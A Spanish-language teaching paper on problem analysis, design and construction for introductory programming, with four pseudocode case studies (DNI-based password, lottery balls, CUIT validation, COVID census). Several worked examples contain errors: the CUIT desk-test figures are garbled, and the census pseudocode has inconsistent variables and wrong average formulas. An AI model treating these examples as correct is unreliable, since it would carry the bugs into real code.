En la primera sección nos concentramos en la definición del problema, en la segunda en el proceso de construcción de la solución y, en la tercera, en el contenido y estructura de la solución misma.

Especificación de un Problema

Partimos del hecho de que un programador no puede resolver un problema que no entiende. Por




Figura 3: Procesos de solución de un problema

Paso 1: Una persona u organización, denominada el cliente, tiene un problema y necesita la construcción de un programa para resolverlo. Para esto contacta una empresa de desarrollo de software que pone a su disposición un programador.

Paso 2: El programador sigue un conjunto de etapas, denominadas el proceso, para entender el problema del cliente y construir de manera organizada una solución de buena calidad, de la cual formará parte un programa.

Paso 3: El programador instala el programa que resuelve el problema en un computador y deja que el usuario lo utilice para resolver el problema. Fíjese que no es necesario que el cliente y el usuario sean la misma persona. Piense por

esta razón, la primera etapa en todo proceso de construcción de software consiste en tratar de entender el problema que tiene el cliente, y expresar toda la información que él suministre, de manera tal que cualquier otra persona del equipo de desarrollo pueda entender sin dificultad lo que espera el cliente de la solución. Esta etapa se denomina análisis y la salida de esta etapa la llamamos la especificación del problema.

Para introducir los elementos de la especificación, vamos a hacer el paralelo con otras ingenierías, que comparten problemáticas similares. Considere el caso de un ingeniero civil que se enfrenta al problema de construir una carretera. Lo primero que éste debe hacer es tratar de entender y especificar el problema que le plantean. Para eso debe tratar de identificar al menos tres aspectos del problema: (1) los requerimientos del usuario (entre qué puntos quiere el cliente la carretera, cuántos carriles debe tener, para qué tipo de tráfico debe ser la

carretera), (2) el mundo en el que debe resolverse el problema (el tipo de terreno, la cantidad de lluvia, la temperatura), y (3) las restricciones y condiciones que plantea el cliente (el presupuesto máximo, que las pendientes no sobrepasen el 5%). Sería una pérdida de tiempo y de recursos para el ingeniero civil, intentar construir la carretera si no ha entendido y definido claramente los tres puntos antes mencionados. Y más que tiempo y recursos, habrá perdido algo muy importante en una profesión de servicio como es la ingeniería, que es la confianza del cliente.

En general, todos los problemas se pueden dividir en estos tres aspectos. Por una parte, se debe identificar lo que el cliente espera de la solución. Esto se denomina un *requerimiento funcional*. En el caso de la programación, un requerimiento funcional hace referencia a un servicio que el programa debe proveer al usuario. El segundo aspecto que conforma un problema es *el mundo o contexto* en el que ocurre el problema. Si alguien va a escribir un programa para una empresa, no le basta con entender la funcionalidad que éste debe tener, sino que debe entender algunas cosas de la estructura y funcionamiento de la empresa. Por ejemplo, si hay un requerimiento funcional de calcular el salario de un empleado, la descripción del problema debe incluir las normas de la empresa para calcular un salario. El tercer aspecto que hay que considerar al definir un problema son los *requerimientos no funcionales*, que corresponden a las restricciones o condiciones que impone el cliente al programa que se le va a construir. Estos últimos se utilizan para limitar las soluciones posibles. En el caso del programa de una empresa, una restricción podría ser el tiempo de entrega del programa, o la cantidad de usuarios simultáneos que lo deben poder utilizar. En la figura 4 se resumen los tres aspectos que conforman un problema.

Analizar un problema es tratar de entenderlo. Esta etapa busca garantizar que no tratemos de resolver un problema diferente al que tiene el cliente.

Descomponer el problema en sus tres aspectos fundamentales, facilita la tarea de entenderlo: en cada etapa nos podemos concentrar en sólo uno de ellos, lo cual simplifica el trabajo.

Esta descomposición se puede generalizar para estudiar todo tipo de problemas, no sólo se utiliza en problemas cuya solución sea un programa de computador. Además de entender el problema, debemos expresar lo que entendemos siguiendo algunas convenciones.

Al terminar la etapa de análisis debemos generar un conjunto de documentos que contendrán nuestra comprensión del problema. Con dichos documentos podemos validar nuestro trabajo, presentándoselo al cliente y discutiendo con él.

El Proceso y las Herramientas

Entender y especificar el problema que se quiere resolver es sólo la primera etapa dentro del proceso de desarrollo de un programa. En la figura 5, se hace un resumen de las principales etapas que constituyen el proceso de solución de un problema. Es importante que el alumno entienda que en la vida real los problemas que tendrá que resolver no son pequeños (por ejemplo, el sistema de información de una empresa), o si los requerimientos no funcionales son críticos (por ejemplo, el sistema va a ser utilizado simultáneamente por cincuenta mil usuarios), o si el desarrollo se hace en equipo (por ejemplo, veinte ingenieros trabajando al mismo tiempo), pero es necesario adaptar las etapas y la manera de trabajar porque en estas instancias del aprendizaje de la programación, en las cátedras de




Figura 4: Aspectos que hacen parte del análisis de un problema




Figura 5: Principales etapas del proceso de solución de problemas

Introducción a la Informática/Programación sólo abordamos la problemática de construcción de programas para resolver problemas pequeños. Vamos en estas instancias hablar de Requerimientos, sólo funcionales, Análisis, Modelo y Solución.

La primera etapa para resolver un problema es analizarlo. Para facilitar este estudio, se debe descomponer el problema en sus tres partes.

Una vez que el problema se ha entendido y se ha expresado en un lenguaje que se pueda entender sin ambigüedad, pasamos a la etapa de diseño. Aquí debemos imaginarnos la solución y definir las partes que la van a componer. Es muy común comenzar esta etapa definiendo una estrategia.

Cuando el diseño está terminado, pasamos a construir la solución.

El proceso debe ser entendido como un orden en el cual se debe desarrollar una serie de actividades que van a permitir construir un programa. El proceso planteado tiene tres etapas principales, todas ellas apoyadas por herramientas y lenguajes especiales:

Análisis del problema: el objetivo de esta etapa es entender y especificar el problema que se quiere resolver.

Diseño de la solución: el objetivo es detallar, usando alguna herramienta, Pseudocódigo, diagramas, texto, etc.), las características que tendrá la solución antes de ser construida. Los diseños nos van a permitir mostrar la solución antes de comenzar el proceso programación

Construcción de la solución: tiene como objetivo implementar el programa a partir del diseño y probar su correcto funcionamiento.

Cada una de las etapas de desarrollo está apoyada por herramientas y lenguajes, que van a permitir al programador expresar el producto de su trabajo. En la etapa de construcción de la solución es conveniente contar con un ambiente de desarrollo que ayuda, entre otras cosas, a editar los programas y a encontrar los errores de sintaxis que puedan existir.

Las etapas iniciales del proceso de construcción de un programa son críticas, puesto que cuanto más tarde se detecta un error, más costoso es corregirlo. Un error en la etapa de análisis (entender mal algún aspecto del problema) puede implicar la pérdida de mucho tiempo.

Un programa es la secuencia de instrucciones, escritas en un lenguaje de programación, que debe ejecutar un computador para resolver un problema.

La Solución a un Problema

La solución a un problema tiene varios componentes, los cuales se ilustran en la figura 6. El primero es el diseño, que debe definir la estructura del programa y facilitar su posterior mantenimiento. El segundo elemento es el código fuente del programa, escrito en algún lenguaje de programación como Python, Java, C, C# o C++. El código fuente de un programa se crea y edita usando el ambiente de desarrollo. En las cátedras se utiliza Python.




Figura 6: La solución a un problema

El último elemento que forma parte de la solución son las pruebas. Allí se tiene un programa que es capaz de probar que el programa que fue entregado al cliente funciona correctamente. Dicho programa funciona sobre un conjunto predefinido de datos, y es capaz de validar que para esos datos predefinidos (y que simulan datos reales), el programa funciona bien.

La solución de un problema tiene tres partes: (1) el diseño, (2) el programa y (3) las pruebas de corrección del programa. Estos son los elementos que se deben entregar al cliente. Es común que, además de los tres elementos citados anteriormente, la solución incluya un manual del usuario, que explique el funcionamiento del programa.

Si por alguna razón el problema del cliente evoluciona (por ejemplo, si el cliente pide un nuevo requerimiento funcional), cualquier programador debe poder leer y entender el diseño, añadirle la modificación pedida, ajustar el programa y extender las pruebas para verificar la nueva extensión.

La figura 7(a) y 7(b) muestran los mapas conceptuales que intentan resumir lo visto hasta el momento en este trabajo.




Fig. 7 (a) Mapa conceptual de la solución de un problema con un computador




Fig. 7 (b) Mapa conceptual de la construcción de un programa

Casos de Estudio

A continuación, presentamos algunos ejemplos de problemas que deben resolver los alumnos y cómo fueron abordados con la metodología propuesta, el alumno puede optar por pseudocódigo o diagramación en bloques. En todos los casos se omite la programación en Python.

Problema 1

Dada el nombre de usuario y DNI de una persona, generar su clave provisoria para ingresar a un sistema. La misma se forma a través del siguiente criterio:

- Contar el total de números primos que tiene ese DNI (un número es primo si solo es divisible por sí mismo y la unidad). Ese total será la primera parte de la clave.
- A la clave anterior ubicar, como segunda parte de la clave, un numero compuesto por los dígitos de las posiciones impares, tomando de izquierda a derecha los números del DNI.

Observaciones:

- No utilizar vectores ni tipos de datos strings. La clave debe ser obtenida solo mediante cálculos matemáticos.
- Se debe mostrar nombre de la persona y clave generada

Ejemplo:

Usuario: Nombre, DNI 23234344:

Clave a generar: 52244

Análisis de los requerimientos del Problema

Identificar los datos de entrada

Datos de entrada nombre de usuario y DNI
¿Cómo se va a obtener la clave?

Procesos

1° contar los primos del número dado, esta forma la primera parte de la clave, en el ejemplo 5

2° para obtener las posiciones de los números impares, de izquierda a derecha, se debe invertir el número para luego ir desglosando los dígitos para que corresponda con las posiciones de izquierda a derecha, segunda parte de la clave 2244.


Modelo: se debe utilizar herramientas que pueden ser pseudocódigo o diagramas de bloque

Pseudocódigo

```

Inicio
Ingresar usuario, DNI
Aux=DNI
Cp=0
Rev=0
Mientras Aux<>0
    D=Aux mod10
    Rev=Rev*10 + D
    Aux=Aux div 10
    Si (D=2) o (D=3) o (D=5) o (D=7)
        Cp=Cp + 1
Fin mientras
Clave=CP
I=1
Mientras Rev<>0
    D=Rev mod 10
    Si I mod 2<>0
        Clave=Clave*10 + D
    Rev=Rev div 10
    I=I + 1
Fin mientras
Mostrar usuario, clave
Fin
    
```

Diagrama de bloques (se utilizó la herramienta "diagramar")



Siguiente paso la Prueba de Escritorio, para verificar que el algoritmo hace lo que fue requerido:

Usuario	DNI	Aux	C	Rev	D	Clave	I	Salida
nombre	23234344	23234344	0	0	4	5	1	nombre,52244
		2323434	1	4	4	52	2	
		232343	2	44	3	522	3	
		23234	3	443	4	5224	4	
		2323	4	4434	3	52244	5	
		232	5	44343	2		6	
		23		443432	3		7	
		2		4434323	2		8	
		0		44343232	2		9	
				4434323	3			
				443432	2			
				44343	3			
				4434	4			
				443	3			
				44	4			
				4	4			
				0				

Y por último la programación en Python, lenguaje utilizado en las cátedras de Introducción a la Informática/Programación. (no se incluirá en los casos de estudio)

Problema 2:

Dada una lista con N pares de números donde, cada par, se corresponde a un número de bolilla de una lotería y su diámetro, expresado en centímetros, correspondiente a esa bolilla.

Se solicita:

- Mostrar la o las bolillas que se deberían anular, pues no se encuentra el diámetro entre los parámetros permitidos (2,4 cm a 2,8 cm (ambos rangos incluidos)).
- Encontrar la bolilla más alta en numeración y con el menor diámetro permitido.
- Encontrar la bolilla más baja en numeración y con el mayor diámetro permitido.

Observaciones:
No utilizar vectores.

Ejemplo:

Bolilla	Diámetro
01	2,9
04	2,7
50	2,7
98	2,4
21	2,5
02	2,3
00	2,4
49	2,6
51	1,95
99	2,95
20	2,6
..	..
..	...
03	2,5

- Las bolillas a anular son: 01, 02, 51 y 99
- Las bolillas con el menor diámetro son la "00" y la "98" pero debería mostrar la bolilla más alta, o sea "98".
- Las bolillas con el mayor diámetro son la "04" y la "50" pero debería mostrar la bolilla más baja, o sea "04".

Análisis de los requerimientos

Existe un rango de diámetro permitido [2,4 cm – 2,8 cm], de esta forma se puede inicializar las variables que buscan el mayor y menor diámetro. Existe un rango de número de bolillas [00-99] de esta forma se puede inicializar las variables que buscan el mayor y menor número de bolilla. Las bolillas están numeradas de 00 al 99

Datos de entrada:

- Dada una lista con N pares de números enteros

-

Datos de salida:

- Mostrar las bolillas de esa lista que no cumplen con los requisitos solicitados en cuanto a diámetro
- Encontrar y mostrar la bolilla más alta en numeración y con el menor diámetro permitido
- Encontrar y mostrar la bolilla más baja en numeración y con el mayor diámetro permitido.

-

Proceso

- Se debe comparar los datos ingresados con el rango permitido, para ello se debe utilizar condición compuesta (and)
- Se debe comparar los datos ingresados con las variables que guardaran los mayores y menores valores, también se debe utilizar condición compuesta (and)

Pseudocódigo

Inicio
 Ingresar N
 MayBol= 0
 MenDiam= 2,8
 MenBol=100
 MayDiam=2,4
 Repetir desde I=1 hasta N (inc.1)
 Ingresar Bolilla, Diametro
 Si (Diametro >=2,4 y Diametro<=2,8)
 Si (Bolilla > MayBol y Diametro <= MenDiam)
 MayBol=Bolilla
 MenDiam=Diametro
 Si (Bolilla < MenBol y Diametro >= MayDiam)
 MenBol=Bolilla
 MayDiam=Diametro
 Sino
 Mostrar "Diametro no permitido"
 Mostrar Bolilla
 Fin Repetir
 Mostrar "La bolilla más alta en numeración y con el menor diámetro permitido"
 Mostrar MayBol, MenDiam
 Mostrar "La bolilla más baja en numeración y con el mayor diámetro permitido"
 Mostrar MenBol, MayDiam
 Fin

La bolilla más baja y con mayor diámetro


I	Bolilla	Diámetro	May BOL	Men Diam	Men Bol	May diam	Salida
			0	2,8	100	2,4	
1	01	2,9					"Diám. no..permitido" 01
1	04	2,7	4	2,7	4	2,7	
3	50	2,7	50	2,7			
4	98	2,4	98	2,4			
5	21	2,5					
6	0,2	2,3					"...".. 0,2

La bolilla más alta con menor diámetro

Problema 3

AFIP posibilita que personas físicas, jurídicas o entidades, puedan obtener su Clave Única de identificación Tributaria (CUIT), y para poder utilizar los servicios, únicamente vía online, se debe ingresar a la página. Para autenticar al usuario el sitio web solicita el ingreso del número de CUIT (numero de 11 dígitos), seguido de una clave de acceso fiscal.

Diagrama de bloques



Prueba de escritorio

Análisis de requerimientos:

- El CUIT posee 11 digitos
- Determinar si el CUIT es válido o invalido a través de un procedimiento:
- El CUIT se valida según el siguiente procedimiento:

Se realiza la sumatoria de los siguientes productos (1 dig*6, 2 dig*7, 3 dig*8, 4 dig*9, 5 dig*4, 6 dig*5, 7 dig*6, 8 dig*7, 9 dig*8, 10 dig*9).

A dicha sumatoria se calcula el módulo de esa sumatoria con 11 y el resultado se compara con el último dígito. Si el resultado es igual al último dígito, es un CUIT Válido, caso contrario es Inválido.

Datos de entrada:

- El número de CUIT
-


Datos de salida:

- Un mensaje "CUIT VALIDO" o "CUIT INVALIDO"
-

Proceso:

- Descomponer número digito por digito
- Utilizar la expresión suma de productos

Pseudocódigo / Diagrama de Bloque



Prueba de Escritorio:

CUIT	D11	S	C	D	SALIDA
35123461789	9	0	9	8	“CUIT INVALIDO”
3512346178		72	8	7	
351234617		135	7	1	
35123461		2354	6	6	
3512346		2850	5	4	
351234		3201	4	3	
35123		3562	3	2	
3512		3785	9	1	
351		4201	8	5	
35		43562	7	3	
3		45620	6		
0			5		

Problema 4:

Se tiene un conjunto de N fichas que contiene la información de un censo realizado por un municipio de la provincia de Salta respecto del COVID. A cada persona se le solicita los siguientes datos (Nombre, Sexo, Edad, si ha tenido fiebre, tos y dolores de pecho y teléfono). Con esos datos se pide calcular lo siguiente:

- Porcentaje de masculinos y porcentaje de femeninos con síntomas.
- Promedio de edad de las personas con síntomas y personas sin síntomas.
- Porcentaje de personas que pueden tener residencia en otra provincia. Para ello debe verificar si los tres primeros dígitos del celular es distinto de “387”

Observaciones:

- Usar diagramación o Seudocódigo
- No utilizar vectores ni tipos de datos strings.

- Considere una persona con síntomas si posee alguno de estos síntomas (tos, fiebre, dolor de pecho)

Análisis de requerimientos:

- Los datos solicitados numéricos son Edad y Teléfono, el resto alfanumérico.
- Se debe ingresar formato teléfono con prefijo de provincia, asumiendo que posee 10 dígitos.

Datos de entrada:

- Una lista de N fichas. Por ejemplo:

Nombre	Sexo	Edad	Fiebre	Tos	Dolor de pecho	Teléfono
Juan López	M	75	X	X		38753347
Ana Diaz	F	25				38788948
María Cid	F	56	X			38745445
Juan Grut	M	80				38723232
Melisa Zapa	F	77	X	X	X	38712988
Julio Masso	M	23				38834234
Ana García	F	18				38734387
Pedro Cid	M	66		X		38722399
Mario López	M	14				35134454
Darío Navar	M	16			X	38712123

Datos de Salida:

- Porcentaje de masculinos y porcentaje de femeninos con síntomas.
- Promedio de edad de las personas con síntomas y personas sin síntomas.
- Porcentaje de personas que pueden tener residencia en otra provincia. Para ello debe verificar si los tres primeros dígitos del celular es distinto de “387”

Para el ejemplo se debería mostrar la siguiente información:

- Porcentaje de masculinos: 30% y porcentaje de femeninos: 20%
- Promedio de edad con síntomas: 58 y sin síntomas: 32
- Porcentaje de personas de otras provincias: 20%

Proceso:

- Se debe usar contadores y acumuladores para calcular los promedios
- Se necesita utilizar condición compuesta para obtener información sobre pacientes con síntomas (se pregunta 3 síntomas)
- Se conoce la dimensión de la lista de personas relevadas.

Pseudocódigo:

```

Inicio
Ingresar N
CMasc=0, CFem=0, SCEdad =0, SSEdad =0
Otras=0, Total=0, TotalEdad=0, Salta=387
Repetir Para I=1 hasta N (inc 1)
    Ingresar Nombre, Sexo, Edad, Telefono
    Mostrar "1 si es SI tuvo sintomas - 0 si
NO"
    Ingresar Fiebre, Tos, DolorPecho
    Total=Total+1
    TotalEdad=TotalEdad + Edad
    Si (Fiebre=1 ó Tos=1 ó DolorPecho=1)
    Si (Sexo='H')
        CMasc=CMas+1
    Sino
        CFem=CFem+1
    SCEdad=SCEdad + edad
Sino
    SSEdad=SSEdad + edad
Prefijo= Telefono \ 10.000.000 */ división entera
Si (Prefijo <> Salta)
    Otras=Otras+1
Mostrar "Porcentajes", (CMasc/Total*100),
(CFem/Total *100)
Mostrar "Promedios" SSEdad/TotalEdad,
SCEdad/TotalEdad,
Mostrar "De otras provincias", (Otras/n * 100)
Fin
    
```

Nota: Por la cantidad de variables se omite la prueba de escritorio

De la presencialidad a la virtualidad

La Metodología descrita se aplicaba en modalidad presencial en la cátedra de Introducción a la Informática, e Introducción a la Programación de las carreras ingeniería en Informática e Ingeniería en Telecomunicaciones, sin embargo a partir del 16 de marzo de este año, se tuvo que adaptar ar un modelo de educación online, a causa de la pandemia por CoVID19, adaptando la didáctica y los procedimientos más apropiados para garantizar la transmisión de los conocimientos: técnicas, actividades, ejercicios.

